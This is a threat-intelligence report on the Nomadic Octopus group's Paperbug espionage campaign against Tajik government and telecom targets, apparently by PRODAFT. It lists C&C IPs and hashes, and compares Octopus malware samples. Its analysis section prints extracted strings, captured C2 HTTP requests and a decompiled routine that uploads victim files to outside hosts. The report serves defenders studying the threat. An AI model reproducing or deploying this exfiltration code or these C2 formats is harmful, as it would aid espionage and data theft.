
PRODAFT

PROACTIVE DEFENSE AGAINST FUTURE THREATS



Nomadic Octopus' Paperbug Campaign

Y-Parc, rue Galilée 7, 1400 Yverdon-les-Bains, Switzerland

+41225481923

info@prodaft.com

Contents

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law No. 6698. It shall be noted that PRODAFT provides this information "as is" according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities.

Reference Number	CH-2021031001
Prepared By	PTI Team
Investigation Date	15.10.2021 - 01.01.2022
Initial Report Date	18.01.2022
Last Update	14.04.2023

1 Glossary

We have chosen to include a glossary in this report to prevent confusion around the names **Octopus**, **Nomadic Octopus**, **Dustsquad** and **Paperbug**. Throughout this report, we chose to refer to **Nomadic Octopus**, alternatively referred to as **DustSquad**, as the group behind the operation **Octopus**, which was a cyber espionage campaign targeting Kazakhstan, using the malware called **Octopus**. **Paperbug**, on the other hand, is the new campaign of **Nomadic Octopus** that we are covering in this report.

2 Introduction

Espionage is the act of obtaining secret or confidential information from a closed source without the consent of the holder, or disseminating it without the consent of the holder. Cyber espionage is one of the sophisticated types of this act. They are mostly held to gather sensitive digital documents and closed sources of governments and corporations. In order to get this information, the group must gain access to their target's networks, devices, or infrastructures. The infiltration can be done with spear-phishing target government/corporate individuals[1], exploiting public services of the organization[7] and more. These operations are usually carried out by government actors, state sponsored or directed groups to obtain intelligence on their targets and enhance their own nation's safety and military capability.

This report explores an operational environment which is owned by **Nomadic Octopus** espionage group, that has been active since 2020. According to victim analysis, the group specifically targets Tajikistan's high ranking government officials, telecommunication services, and public service infrastructures. The types of compromised machines range from individuals' computers to OT devices. These targets make operation "Paperbug" intelligence-driven. The environment itself is built with fundamental functionality. This makes the attribution challenging ; it leaves little room for comments. However, in this case, the findings were sufficient to profile this group.

> Please note that this report has two versions. The *"Private Release"* is provided to law enforcement agencies, applicable CERTS / CSIRTS, and members of our U.S.T.A. Threat Intel Platform (with appropriate annotations and reductions). Likewise, the *"Public Release"* is publicly disseminated for the purpose of advancing global fight against high-end threat actors and APTs such as Nomadic Octopus.

There is no available public sources or report about the Paperbug operation. This is likely the first operation that Nomadic Octopus has organized since **Octopus**[9]. Due to the actor's tool choices being too generic and no original tools being used, making inferences with other known campaigns is not an option. This report focuses on new information like how Nomadic Octopus group operates through their victims' networks and devices, as well as how the Octopus Malware works and compares the samples obtained in this research with it. This report also contains valuable, previously unreported samples and findings from the Paperbug's operational environment.

3 Executive Summary

The Executive Summary section of this report offers a non-technical outline of the **Paperbug** Campaign, its targets, and its organizational structure.

3.1 Overview

According to unearthed victim data, Tajikistan is the ultimate target of this operation. The target list includes but is not limited to Tajikistan's government officials, public service infrastructures and the telecom provider [redacted]. The initial step that led to the compromising of other victims very likely was the infiltration of the [redacted] network, even though the initial access time to [redacted] and how it was infiltrated is uncertain. This is also supported by the order of victim contributions to the operation panel ; the group has gained access [redacted] telecommunication firm network and its employees firstly. This then led to the group carrying out lateral movement on at least **18** ultimate targets *(deleted victims are not counted)*, largely focusing on government networks, executives' and OT devices with publicly known vulnerabilities, while also performing deep reconnaissance of [redacted] networks, customers, and affiliates. According to the frequency of screenshots being taken by Nomadic Octopus especially while targeted victims were writing e-mails and creating new contracts of their customers, the group spied on devices and took their notes diligently.

Operation PaperBug aligns with the common trend of attacking into central asia government infrastructure that recently became more prominent. This trend can also be seen in other Russian speaking state-sponsored threat actors like **Sofacy**[8]. They have also been observed attacking telecommunication infrastructure in central asian regions, including Tajikistan. This indicates that there might be some ties between the main subject of this report **Nomadic Octopus** and other prominent espionage groups like **Sofacy**.

3.2 Characteristics of the Paperbug Operation

Politically-Motivated Surveillance : According to PTI Team's analysis of Nomadic Octopus' behavior, they tend to infiltrate wherever the group can access to without much discrimination. However, they then go through the acquired devices and only keep the victims that are valuable in terms of surveillance and political gains. The group tends to remove their access if the victim is not related with public services or government infrastructures. Also, it is observed that operators steal e-mails, documents in compromised devices and instant messaging apps' chat history periodically to leak potentially sensitive information.

Targets Central Asia Government Officials : According to the PTI Team's victim analysis, most Paperbug victims have governmental connections. A few of the individuals that were compromised were successfully identified by the PTI team, and it was confirmed that they are government officials in Central Asia. Moreover, the group writes notes about the compromised devices and their possible owners, the notes appear to be in **Russian**. These notes, alongside more information, can be found in Figure 23.

Targets Telecom Companies : The aspect setting this operation apart from other operation conducted in Central Asia is the method it uses to compromise its victims. The starting point of this operation is the compromisation of the networks of a Tajikistan based telecom company, [redacted]. The first victim machine on the C&C server was also a device in the [redacted] network. This idea is also supported by the domain name used for the operation : [redacted].[redacted]. Moreover, most of the compromised IPs are from the [redacted] IP block. Unfortunately, the point of initial access to the [redacted] network is unclear. It is determined that Paperbug operation started in this firm's network then expanded their access through document theft, stolen clients' contracts and credentials, weak network security configurations and exploitation of not up-to-date software and services.

Targets OT Devices : OT device connections are also kept by the Nomadic Octopus team. When a team member analyzes a compromised machine and decides on its value, they categorize the machine as one of the types of victims that they are interested in. If it does not fit into any of the categories, the machine is then removed from the system. The PTI Team has observed that even though they are placed under a more generic category, the Nomadic Octopus operators chose to keep the victims used for operational technology.

Not Stealthy on Victim Devices : Despite the high stakes of the operation and the levels of government that the group is dealing with, there have been several cases where the operators failed to stay stealthy in the compromised systems. As they operate on the compromised machines to steal information, they sometimes inadvertently caused permission pop-ups on victim computers, which resulted in suspicion from the victim. However, this was resolved due to the group diligently naming the files they transfer as benign and inconspicuous programs.

Connections to other campaigns targeting Central Asia : Even though this report covers on only two domains used for running the operation. The PTI Team has also observed other domains that are likely to be related. This indicates there is possibly more to this campaign. Moreover, the increase in attacks to the Central Asia by state sponsored Russian-speaking threat actors[8] combined with the espionage nature of this case as well as the highly organized behavior of the Nomadic Octopus operators indicate the group's possible connections to other state sponsored threat actors.

4 Technical Analysis

This section analyzes the Nomadic Octopus group's C&C infrastructure and the technology being used for Paperbug operation.

4.1 Impact

Nomadic Octopus used multiple servers to manage and operate the used backdoors and tools in the Paperbug campaign, Table 1 lists the IPs of the servers Nomadic Octopus has been observed using. We have also run into the evidence that another suspicious domain, **kolimans.info** was used. However, this domain's relation to operation PaperBug cannot be determined with high confidence, and thus is not covered in this report.

IP Address	ISP	First Seen
94.140.114.20	Sia Nano IT	18-03-2021
44.227.76.166	Amazon.com, Inc	22-09-2020
44.227.65.245	Amazon.com, Inc	19-09-2020
91.219.238.239	ServerAstra Kft.	16-05-2020
91.208.184.79	Alexhost Srl	01-04-2021
54.36.185.101	OVH SAS	19-09-2020
199.188.200.245	Namecheap, Inc.	01-04-2021
194.180.174.154	MivoCloud SRL	18-03-2021
185.32.126.102	FSIT AG	18-03-2021

Table 1. **Nomadic Octopus managed IPs and ISPs**

4.2 Backdoor Analysis


In this section, we will analyze and compare the malware that Nomadic Octopus has been observed using previously and the malware used in operation PaperBug. The hashes for the files we are comparing can be found on **Table** 2

Type	Md5 Checksum
Octopus	62fb5aa21f62e92586829520078c2561
Paperbug	2c7f334360054e7245f26fe64936914f

Table 2. **Hashes of the samples used for analysis**

Back in 2018, Octopus Malware appeared, masquerading as an application used to send batch messages on Telegram[1]. It is written in Delphi language. Figure 1 displays app layout of Octopus Malware.

[1] Most public sources[9] regarding Nomadic Octopus misclassify it by stating it is a Telegram client that bypasses the Kazakh restrictions.



Файл не выбран...

(Только txt, doc, docx без изображений)

Статус сервера: OK
Статус бота: OK
Количество подписчиков: 2
Примерное время рассылки: 1 сек
Когда разослать:
● Немедленно ○ Указать дату и время
14.04.2022 01:37
Процесс рассылки:

Ссылка:
● Только ссылка ○ Вместе с превью
Комментарий:

Ссылка на видео:
(Только с видеохостинга youtube.com)


Figure 1. **Layout of the octopus malware**

Core features of Octopus Malware are listed below.

- Checking real IP address of the target system
- Sending system information of the target system to the command and control server
- Taking screenshot of the target system
- Dumping Windows system credentials using **fgdump** program

4.2.1 Comparison with Older Samples


Malware found on the command and control server, is very closely similar with the publicly known and before seen Octopus malware's network module. Similarities in the code can be seen in the Figure 2 .



Network Module [redacted] VS Sample [redacted]
- Call Graph (13939/9765)
- Matched Functions (9045)
- Primary Unmatched Functions (4894/13939)
- Secondary Unmatched Functions (720/9765)

Figure 2. **Code similarity**

There are similarities in used strings used in samples. String similarity is shown in Figure 3.



CodeViewer (F6) ClassViewer (F7) Strings (F8) Names (F9) SourceCode (F10)
New Sample
Network Module

```
005D7EE8 <UString> 'query'
005D7F00 <UString> 'http://'
005D7F1C <UString> '.php'
005D8060 <UString> 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890'
005D8930 <UString> '\'
005D8940 <UString> '.exe'
005D8958 <UString> 'RAR'
005D896C <UString> 'EXEFILE'
005D8988 <UString> 'Error Extract Rar: '
005D89BC <UString> 'Password: '
005D89E4 <UString> '"'
005D89F4 <UString> '{temp}'
005D8A10 <UString> '{pass}'
005D8A2C <UString> ' '
005D8A3C <UString> 'Count files: '
005D8A64 <UString> '*.*'
005D8A78 <UString> '.'
005D8A88 <UString> '..'
005D8A9C <UString> '.tmp'
005D8AB4 <UString> 'Filename'
005D8AD4 <UString> 'Submit Query'
005D8AFC <UString> 'Upload'
005D8B18 <UString> 'application/octet-stream'
005D8B58 <UString> 'Filedata'
005D8B78 <UString> 'http://fuploadnow.com/upload.php'
005D8BC8 <UString> 'none'
005D8BE0 <UString> '|'
005D8BF0 <UString> 'Upload '
005D8C0C <UString> 'Download: http://fuploadnow.com/download/'
005D8C6C <UString> 'Remove: http://fuploadnow.com/remove/'
005D8CC4 <UString> '/'
005D8CD4 <UString> ''
005D8CE8 <UString> 'Response Error: '
005D8D18 <UString> 'Upload Error!'
005D8D44 <UString> 'end.'
```

```
006A01DC <UString> '/i.php?query='
006A0204 <UString> '565774578511d3f52f4ece818d08d84f'
006A0254 <UString> '.tmp'
006A0304 <UString> 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890'
006A0BC0 <UString> '\'
006A0BD0 <UString> '.exe'
006A0BE8 <UString> 'RAR'
006A0BFC <UString> 'EXEFILE'
006A0C18 <UString> 'Error Extract Rar: '
006A0C4C <UString> 'Password: '
006A0C74 <UString> '"'
006A0C84 <UString> '"'
006A0C94 <UString> '{temp}'
006A0CB0 <UString> '{pass}'
006A0CCC <UString> ' '
006A0CDC <UString> 'Count files: '
006A0D04 <UString> '*.*'
006A0D18 <UString> '.'
006A0D28 <UString> '..'
006A0D3C <UString> '.tmp'
006A0D54 <UString> 'Filename'
006A0D74 <UString> 'Submit Query'
006A0D9C <UString> 'Upload'
006A0DB8 <UString> 'application/octet-stream'
006A0DF8 <UString> 'Filedata'
006A0E18 <UString> 'http://uploadsforyou.com/upload.php'
006A0E6C <UString> 'none'
006A0E84 <UString> '|'
006A0E94 <UString> '|'
006A0EA4 <UString> '|'
006A0EB4 <UString> '|'
006A0EC4 <UString> 'Upload '
006A0EE0 <UString> ' '
006A0EF0 <UString> 'Download: http://uploadsforyou.com/download/'
006A0F58 <UString> 'Remove: http://uploadsforyou.com/remove/'
006A0FB8 <UString> '/'
006A0FC8 <UString> ''
```

Figure 3. **String similarity**

Everything seems to be same with the Octopus malware's network module except the communication technique and website used as an upload service. The new sample sends data in XML format using HTTP POST requests while Octopus malware's network module was using HTTP GET requests without XML parsing. Example requests are shown in Figure 4.



```
POST /class.php HTTP/1.0
Connection: keep-alive
Content-Type: multipart/form-data; boundary=--------040622235242088
Content-Length: 209
Host: footcoinball.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: ce868a7a5b7ee61091088f6033f81031

----------040622235242088
Content-Disposition: form-data; name="check"
Content-Type: text/plain
Content-Transfer-Encoding: quoted-printable

ce868a7a5b7ee61091088f6033f81031
----------040622235242088--
HTTP/1.0 200 OK
Server: FakeNet/1.3
Date: Thu, 07 Apr 2022 07:52:42 GMT
Content-Length: 13
```


```
GET /d.php?check HTTP/1.1
Host: 185.106.120.27
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: identity
User-Agent: Mozilla/5.0

HTTP/1.0 200 OK
Server: FakeNet/1.3
Date: Tue, 12 Apr 2022 10:53:44 GMT
Content-Type: text/html
Content-Length: 1410
```

Figure 4. **Network Request**

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law No. 6698. It shall be noted that PRODAFT provides this information "as is" according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities.

Upload service website is changed on new samples. Code snippet to upload files are given in the Figure 5.



[redacted]


```
  sub_5D7FB8((__int64 *)8, &v60);
  System::__linkproc__ UStrCat3(L".tmp", v60, (volatile __int32 *)&v80);
  System::__linkproc__ UStrCat3(v76, v82, (volatile __int32 *)&v59);
  v7 = v59;
  System::__linkproc__ UStrCat3(v80, v82, (volatile __int32 *)&v58);
  v8 = sub_40A7A4(v58);
  v31 = (WCHAR *)v8;
  v57[1] = v7;
  v9 = sub_40A7A4((int *)v7);
  MoveFileW((LPCWSTR)v9, v31);
  v10 = sub_57D50C(&off_57CC5C, 1, a2, a3);
  sub_57D7FC((int)v10, (unsigned int)L"Filename", (unsigned int)v76, 0, 0, 0);
  sub_57D7FC((int)v10, (unsigned int)L"Upload", (unsigned int)L"Submit Query", 0, 0, 0);
  v31 = L"application/octet-stream";
  System::__linkproc__ UStrCat3(v80, v82, (volatile __int32 *)v57);
  sub_57D6E0((int)v10, (int)L"Filedata", v57[0], (int)v31);
  sub_5D54CC((unsigned int)L"http://fuploadnow.com/upload.php", (int)v10, -1, a2, (int)&v77);
  sub_407E54(v10);
  System::__linkproc__ UStrClr(&v79);
  System::__linkproc__ UStrClr(&v78);
  System::__linkproc__ UStrEqual((int)v77, (int)L"none");
